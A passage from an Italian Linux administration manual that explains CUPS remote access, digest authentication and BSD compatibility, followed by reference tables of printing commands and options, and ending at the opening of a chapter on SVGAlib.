
Oppure:

```
$ lpr -P laser/ridotta prova.ps [Invio]
```

In questi esempi, si fa riferimento evidentemente alla stampa del file '`prova.ps`'.

219.7 Accesso remoto

Il protocollo IPP è stato ideato per arrivare fino all'amministrazione remota di una stampante attraverso il protocollo HTTP, dove il servizio di stampa risponde come se fosse un servente HTTP, interrogato da un navigatore comune sulla porta TCP 631. Cups applica in pieno questa filosofia e consente l'amministrazione remota, con le limitazioni definite nel file '`/etc/cups/cupsd.conf`'. La figura 219.11 dà l'idea di quello che potrebbe apparire interpellando un servente Cups ospitato nel proprio elaboratore locale.

Figura 219.11. La pagina iniziale di Cups.

219.7.1 Configurazione per l'accesso remoto al servente IPP Cups

Nel file di configurazione '`/etc/cups/cupsd.conf`', alcune direttive consentono di delimitare l'accesso remoto al servizio IPP di Cups. Si tratta precisamente di direttive nella forma:

```
<Location percorso>
direttiva
...
</Location>
```

Il percorso rappresenta realmente, o idealmente, una directory che parte dalla posizione stabilita con la direttiva '**DocumentRoot**', che in condizioni normali corrisponde a '/usr/share/doc/cups/', o simile. Per esempio, una direttiva del tipo '**<Location /prova>**' dovrebbe riferirsi in pratica alla directory o al file '/usr/share/doc/cups/prova'.

Molte delle direttive '**Location**' fanno riferimento a directory che in realtà non esistono e hanno un significato particolare. La tabella 219.12 descrive brevemente il loro scopo. Il controllo dell'accesso a queste directory speciali si traduce in un controllo corrispondente all'accesso delle funzionalità di amministrazione remota.

Tabella 219.12. Directory virtuali controllabili con le direttive '**Location**'.

Directory	Descrizione
'/admin'	Il percorso per le operazioni amministrative.
'/classes'	Il percorso per il controllo delle classi.
'/classes/***classe***'	Il percorso per il controllo di una classe particolare.
'/jobs'	Il percorso per il controllo dei processi di stampa.
'/printers'	Il percorso per il controllo delle stampanti logiche.
'/printers/***stampante_logica***'	Il percorso per il controllo di una stampante logica particolare.

Prima di queste direttive, ne appare normalmente una particolare, con cui si definisce il gruppo degli utenti amministratori:

```
SystemGroup lpadmin
```

In questo caso si dichiara che '**lpadmin**' è il gruppo degli amministratori riconosciuti. In pratica, gli utenti che devono amministrare Cups vengono aggregati al gruppo indicato nel file '/etc/group'; tuttavia, non dovrebbe essere necessario fare questo per l'utente '**root**', che è già parte di tutti i gruppi, per ciò che riguarda Cups.

Le direttive più comuni che possono apparire nell'ambito della delimitazione di una direttiva '**Location**', sono elencate brevemente nella tabella 219.13.

Tabella 219.13. Direttive utilizzabili nell'ambito di un gruppo '**Location**', nel file di configurazione '/etc/cups/cupsd.conf'.

Direttiva	Descrizione
AuthType {None|Basic↩ ↪|Digest}	Definisce il modo in cui deve essere identificato l'accesso. La parola chiave '**None**' indica che non si richiede alcuna autenticazione; '**Basic**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza del sistema operativo; '**Digest**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza specifica di Cups.
AuthClass {Anonymous↩ ↪|User|System|Group}	Limita l'accesso in base all'appartenenza a una categoria: la parola chiave '**Anonymous**' annulla qualunque richiesta di autenticazione; '**User**' consente l'accesso a tutti gli utenti che riescono a identificarsi come tali; '**System**' consente l'accesso agli utenti che appartengono al gruppo definito con la direttiva '**SystemGroup**'; '**Group**' consente l'accesso agli utenti che appartengono al gruppo definito dalla direttiva '**AuthGroupName**'.

Direttiva	Descrizione
`AuthGroupName` ***gruppo***	Definisce il gruppo a cui devono appartenere gli utenti che vogliono accedere quando la direttiva '**`AuthGroup`**' indica la parola chiave '**`Group`**'.
`Order {allow,deny↩ ↪|deny,allow}`	Definisce l'ordine di analisi delle direttive '**`Allow`**' e '**`Deny`**'. La sequenza '**`allow,deny`**' fa sì che l'accesso sia accettato a meno che espressamente rifiutato; la sequenza '**`deny,allow`**' fa sì che l'accesso sia rifiutato a meno che espressamente accettato.
`Allow` ***modello_nodi*** `Deny` ***modello_nodi***	Consente o vieta l'accesso al gruppo di nodi di rete specificato dal modello.

L'esempio seguente riguarda un piccolo estratto del file '`/etc/cups/cupsd.conf`':

Listato 219.14.

```
SystemGroup lpadmin

<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>

<Location /admin>
AuthType Basic
AuthClass System
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, se non vengono dichiarate altre posizioni, tutto risulta accessibile dall'elaboratore locale (127.0.0.1) e dalla rete 192.168.1.*; tuttavia, nel caso particolare della posizione '`/admin`', è richiesta un'autenticazione basata sul riconoscimento dell'utente nel sistema e la sulla sua appartenenza al gruppo di sistema (come stabilito nella direttiva '**`SystemGroup`**'.

219.7.2 Accesso a una coda remota

Come già accennato in precedenza, si può fare riferimento a una coda di stampa, con i comandi '**`lp`**' e '**`lpr`**', anche nella forma:

nome`@`***nodo***

Tuttavia, l'elaboratore che si intende raggiungere, deve consentire l'accesso. Per questo si deve consentire l'accesso alla posizione '`/printers`', oppure, in modo più dettagliato, alla posi-

zione '/printers/***nome***'. Nell'esempio del listato 219.14, la posizione '/printers' eredita la configurazione da quella della radice:

```
<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, si consente l'accesso dalla rete 192.168.1.*, senza richiedere alcuna autenticazione.

Quando una classe o una stampante logica di un elaboratore remoto è accessibile a quello locale, '**lpstat**' segnala la disponibilità di queste code, come se si trattasse di stampanti locali. Tuttavia, perché ciò accada è necessario che sia stata concessa l'interrogazione con le direttive '**Brows***', già descritte in precedenza.

Inoltre, se più elaboratori mettono a disposizione una stampante logica con uno stesso nome, si può creare una classe implicita, con quello stesso nome, a meno che ciò sia stato disabilitato espressamente nel file di configurazione.

219.7.3 Autenticazione digest

Nel file di configurazione '/etc/cups/cupsd.conf', all'interno delle direttive che delimitano l'accesso a una posizione particolare, la direttiva '**AuthType**' consente di richiedere e specificare il tipo di autenticazione. Il tipo '**Basic**' richiede che l'utente si identifichi attraverso il proprio nominativo e la parola d'ordine usati normalmente per accedere al sistema. Al contrario, il tipo '**Digest**' richiede un nominativo e una parola d'ordine annotati nel file '/etc/cups/passwd.md5'.

Il principio di funzionamento di questo file è simile a quello usato dai sistemi Unix nel file '/etc/passwd', con la differenza che la parola d'ordine viene cifrata con un algoritmo differente (MD5, come suggerisce l'estensione del file). Per aggiungere utenti di tipo '**Digest**' e per rimuoverli, si usa il comando '**lppasswd**'.

Tabella 219.16. Il comando '**lppasswd**'.

Comando	Descrizione
lppasswd -a ***nominativo*** [-g ***gruppo***]	Crea un nominativo e lo associa eventualmente a un gruppo.
lppasswd -x ***nominativo***	Elimina un nominativo.

Si crea un nominativo utente con l'opzione '**-a**', in un modo simile a quello seguente:

lppasswd -a pippo [*Invio*]

Enter password ******* [*Invio*]

Enter password again ******* [*Invio*]

Se la parola d'ordine viene ripetuta correttamente e soddisfa i requisiti minimi imposti da '**lppasswd**' (non deve assomigliare al nominativo e deve essere sufficientemente varia), si

ottiene l'aggiunta di una riga nel file '/etc/cups/passwd.md5', che potrebbe assomigliare a quella seguente:

```
pippo:sys:d091266158b6c7620c306db2ece25e42
```

Se si usa anche l'opzione '**-g**', come mostrato nella tabella 219.16, si può intervenire anche nel secondo campo, che descrive il nome del gruppo.

Se la richiesta di autenticazione '**Digest**' si integra con la direttiva '**AuthClass**' e viene richiesta l'appartenenza a un gruppo particolare (che può essere quello stabilito dalla direttiva '**AuthGroupName**', oppure '**SystemGroup**', il gruppo che si associa all'utente deve esistere realmente nel sistema Unix e corrispondere a quello richiesto; diversamente l'autenticazione fallirebbe.

219.7.4 Problemi di accesso attraverso un proxy

Se ci si avvale di un proxy HTTP, può diventare impossibile l'accesso al servizio di Cups. Per prima cosa, l'indirizzo corrispondente al proxy deve essere ammesso ad accedere; inoltre, ci possono essere dei problemi con la porta TCP: se si consente a Cups di usare la porta 80, può darsi che il proxy riesca ad accedere, ma non è garantito che poi si possano raggiungere le posizioni che richiedono una forma di autenticazione.

219.8 Compatibilità con il sistema di stampa BSD

La compatibilità con il sistema di stampa BSD, si attua in due modi. Da un lato, viene mantenuto il file '/etc/printcap' (salvo che gli si voglia cambiare nome per qualche motivo); dall'altro è possibile attivare un demone, '**cups-lpd**', che è in grado di accettare richieste di stampa secondo il vecchio protocollo. Per attivare il demone, occorre intervenire nel file di configurazione '/etc/inetd.conf', aggiungendo un record simile a quello seguente:

```
printer stream tcp nowait lp /usr/lib/cups/daemon/cups-lpd cups-lpd
```

Naturalmente, ci si deve poi prendere cura di informare il supervisore dei servizi di rete (di solito l'eseguibile '**inetd**'), inviando un segnale di aggancio:

killall -HUP inetd[*Invio*]

Inoltre, per poter utilizzare un vecchio servente conforme al protocollo usato dal sistema di stampa BSD, si può farvi riferimento con URI del tipo:

lpd://***nodo***/***coda_remota***

219.9 Amministrazione remota

Con un navigatore comune, è possibile ricevere informazioni e amministrare un servente Cups, secondo le limitazioni previste nel file '`/etc/cups/cupsd.conf`', come già descritto nelle sezioni precedenti.

Questo tipo di interazione avviene in modo abbastanza intuitivo. A titolo di esempio vengono mostrate alcune pagine significative.

Figura 219.19. La pagina riferita alla stampante logica denominata '**`laserjet`**'.







Figura 219.20. La pagina riferita alla classe denominata '`laser`'.

Figura 219.21. La pagina iniziale riferita all'amministrazione delle stampanti e delle classi.

219.10 Considerazioni finali

Cups è un sistema di stampa molto complesso e anche molto comodo; tuttavia, il carico elaborativo che si crea nel momento in cui viene accodato un processo di stampa, è molto elevato. In pratica, se l'elaboratore in cui si attiva un servizio di stampa con Cups non ha la potenza sufficiente, si possono generare dei ritardi che inizialmente sembrano inspiegabili; inoltre, se l'elaboratore è particolarmente carente di risorse, si rischia lo stallo del sistema operativo.

219.11 Riferimenti

- Easy Software Products, *Common UNIX printing system*

  ⟨*http://www.cups.org/*⟩

- PWG, *Internet Printing Protocol*

  ⟨*http://www.pwg.org/ipp/*⟩

- S. Zilles, *RFC 2568: Rationale for the Structure of the Model and Protocol for the Internet Printing Protocol*, 1999

  ⟨*http://www.ietf.org/rfc/rfc2568.txt*⟩

[1] **Cups** GNU GPL

[2] Il protocollo IPP utilizza a sua volta il protocollo HTTP.

[3] Si rammenta che per il momento non è ancora stato spiegato come fare per abilitare l'accesso alle stampanti locali da parte di nodi di rete remoti.

[4] Come già chiarito in precedenza, per coda di stampa si fa riferimento indifferentemente a una classe, una stampante logica o a un'istanza di una stampante logica.

Parte xxxvi

Promemoria

220 Cups: amministrazione

Comando	Descrizione
`lpinfo -v`	Mostra l'elenco delle stampanti locali.
`lpadmin -p` ***nome_stampante_logica*** `-E` ↩ ↪`-v parallel:/dev/lp0` ↩ ↪`-P /usr/share/cups/model/laserjet.ppd`	Definisce e abilita la stampante ***nome_stampante_logica*** corrispondente al tipo descritto nel file '`/usr/share/cups/model/laserjet.ppd`'.
`lpadmin -p` ***nome_stampante_logica*** `-c` ***nome_classe*** `-E`	Abbina la stampante logica alla classe indicata, attivandola.
`lpadmin -p` ***nome_stampante_logica*** `-r` ***nome_classe*** `-E`	Toglie la stampante logica dalla classe indicata.
`lpadmin -x` ***nome_stampante_logica***	Elimina la stampante logica.
`lpadmin -d` ***nome_stampante_logica***	Fa sì che la stampante logica sia quella predefinita.
`enable` [***stampante_logica*** | ***classe***]	Abilita il funzionamento della stampante logica o della classe indicata.
`disable` [`-r` ***motivazione***] [***stampante_logica*** | ***classe***]	Disabilita il funzionamento della stampante logica o della classe indicata, specificando eventualmente la motivazione.
`accept` [***stampante_logica*** | ***classe***]	Fa sì che la stampante logica o la classe indicata accetti dei nuovi processi di stampa.
`reject` [`-r` ***motivazione***] [***stampante_logica*** | ***classe***]	Impedisce l'invio alla stampante logica o alla classe di nuovi processi di stampa.

221 Cups: uso normale

Comando	Descrizione
`lp` ***file*** `lpr` ***file***	Invia alla coda di stampa predefinita il file indicato.
`lpstat -p` `lpstat -p -d`	Ottiene un elenco delle stampanti logiche disponibili; nel secondo caso si viene a conoscere anche quale risulta essere la stampante logica o la classe predefinita.
`lp -d` ***coda file*** `lpr -P` ***coda file***	Invia il file alla stampante logica o alla classe indicata.
`lp` [`-d` ***coda***] `-n` ***n_copie file*** `lpr` [`-P` ***coda***] `-#`***n_copie file***	Invia il file alla stampante logica o alla classe indicata, o a quella predefinita, per ottenerne la quantità di copie specificate.
`lpstat` `lpstat -o`	Ottiene un elenco dei processi di stampa accodati dall'utente stesso.
`lpstat -p`	Ottiene un elenco dei processi di stampa attivi appartenenti all'utente.
`lpstat -o -p`	Ottiene un elenco dei processi di stampa accodati dall'utente e di quelli attivi.
`lpq` [`-E` ***coda***]	Ottiene un elenco dei processi di stampa di una coda particolare, oppure di tutte le code.
`cancel` ***processo_di_stampa*** `lprm` [***processo_di_stampa***]	Elimina il processo di stampa specificato; nel caso di '**`lprm`**' si può omettere, a indicare di intervenire sul primo processo disponibile (quello attivo, oppure il primo di quelli in coda). Il processo di stampa è identificato da una stringa di riconoscimento che può essere consultata con '**`lpstat`**'.
`lpoptions` ↩ ↪[`-p` ***stampante_logica*** [`/`***istanza***]] ↩ ↪`-o` ***opzioni_comuni*** ↩ ↪[`-o` ***opzioni_comuni***] ...	Configura la stampante logica indicata, oppure quella predefinita in sua mancanza, con le opzioni indicate.
`lpoptions -d` ***coda***	Definisce la coda di stampa predefinita, che può essere una stampante logica (locale o remota), oppure una classe. Nel contempo, mostra le differenze di configurazione rispetto a quanto predefinito.
`lpoptions -x` ***coda***	Cancella la configurazione associata alla coda indicata.

222 Cups: opzioni per «lpr», «lp» e «lpoptions»

Opzione	Descrizione
`-o raw`	Disabilita l'intermediazione di qualsiasi filtro, mandando il file direttamente alla stampante.
`-o landscape`	Stampa in orizzontale, mentre in condizioni normali la stampa avviene in verticale.
`-o media={Letter|Legal|A4`↩ ↪`|` ***altri_formati*** `}`	Stampa utilizzando carta del formato indicato.
`-o sides=two-sides-long-edge` `-o sides=two-sides-short-edge`	Stampa fronte e retro con una stampante duplex. La differenza nelle due opzioni sta nel modo in cui viene ruotata la pagina posteriore.
`-o sides=one-side`	Stampa su un solo lato.
`-o job-sheets=`↩ ↪`{none|standard|`***altri_tipi***`}`↩ ↪`[,{none|standard|`***altri_tipi***`}]`	Richiede di stampare una pagina di separazione. La parola chiave '**none**' annulla tale richiesta, mentre altre parole chiave descrivono un tipo particolare di pagina di separazione. Se si indica una parola chiave dopo la virgola, si richiede una pagina di separazione anche alla fine della stampa.
`-o page-ranges=`↩ ↪***n_pag_iniziale*** `[-`***n_pag_finale***`]`↩ ↪`[,`***intervallo_pagine***`]`...	Seleziona uno o più intervalli di pagine.
`-o page-set={odd|even}`	Seleziona le pagine dispari, oppure quelle pari.
`-o number-up=`***n***	Stampa ***n*** pagine logiche in una sola pagina reale. La scelta di valori è limitata.
`-o brightness=`***n***	Stampa con una luminosità del ***n*** %, dove il valore 100 rappresenta la tonalità normale e valori superiori schiariscono in proporzione il risultato, mentre valori inferiori lo anneriscono.
`-o gamma=`***n***	Stampa con un contrasto di ***n***/1000, dove il valore 1000 rappresenta la gamma e valori superiori aumentano, mentre valori inferiori diminuiscono in proporzione la gamma.
`-o cpi=`***n***	Nel caso di stampa di testo puro, definisce la densità orizzontale di caratteri per pollice.
`-o lpi=`***n***	Nel caso di stampa di testo puro, definisce la densità verticale di righe per pollice.
`-o columns=`***n***	Nel caso di stampa di testo puro, definisce la quantità di colonne in cui dividere lo spazio della pagina.
`-o page-left=`***n*** `-o page-right=`***n*** `-o page-top=`***n*** `-o page-bottom=`***n***	Nel caso di stampa di testo, definisce dei margini alla pagina, rispettivamente sinistro, destro, superiore e inferiore. Il valore che si attribuisce rappresenta una quantità di punti PostScript, dove un punto equivale a 1/72 di pollice.
`-o prettyprint`	Nel caso di stampa di testo, abbellisce la stampa con un'intestazione; inoltre, se il contenuto viene riconosciuto da Cups, questo viene evidenziato secondo le sue caratteristiche.

Opzione	Descrizione

`-o position=center`
`-o position=left`
`-o position=top-left`
`-o position=top`
`-o position=top-right`
`-o position=right`
`-o position=bottom-right`
`-o position=bottom`
`-o position=bottom-left`
	Nel caso di un'immagine, la colloca nella posizione specificata dalla parola chiave che si assegna all'argomento '**`position`**'.

`-o scaling=`***n***	Definisce la dimensione di un'immagine, in relazione allo spazio nella pagina. Un valore pari a 100, rappresenta lo spazio massimo a disposizione; valori inferiori producono un'immagine più piccola; valori superiori producono immagini più grandi, in relazione, con la stampa su più pagine.
`-o ppi=`***n***	Definisce la densità di punti per pollice della stampa. Maggiore è questo valore, minore è di conseguenza quella dell'immagine stampata.
`-o natural-scaling=`***n***	Definisce la scala dell'immagine in percentuale.
`-o hue=`***n***	Definisce il valore della tinta. Zero corrisponde alla situazione di partenza e si possono attribuire valori in un intervallo che va da −360 a 360.
`-o saturation=`***n***	Definisce il valore della saturazione del colore. Il valore esprime una percentuale, dove 100 è la posizione normale, mentre zero corrisponde al solo bianco e nero.

Indice analitico del volume

Appunti di informatica libera 2008

Volume IX

Iniziare 9

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm* ⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm* ⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/* ⟩

Parte xxxvii

Grafica

Capitolo 223 SVGAlib

I sistemi GNU/Linux funzionanti su elaboratori con architettura x86 possono utilizzare la scheda grafica attraverso la libreria SVGAlib. Normalmente, la grafica viene utilizzata attraverso X Window System, ma sono disponibili molti programmi, spesso giochi, che non hanno bisogno di tutto l'apparato di X e si servono semplicemente di tale libreria.

La libreria SVGAlib richiede una configurazione e di solito offre alcuni programmi di servizio che comunque non sono indispensabili.

223.1 Configurazione

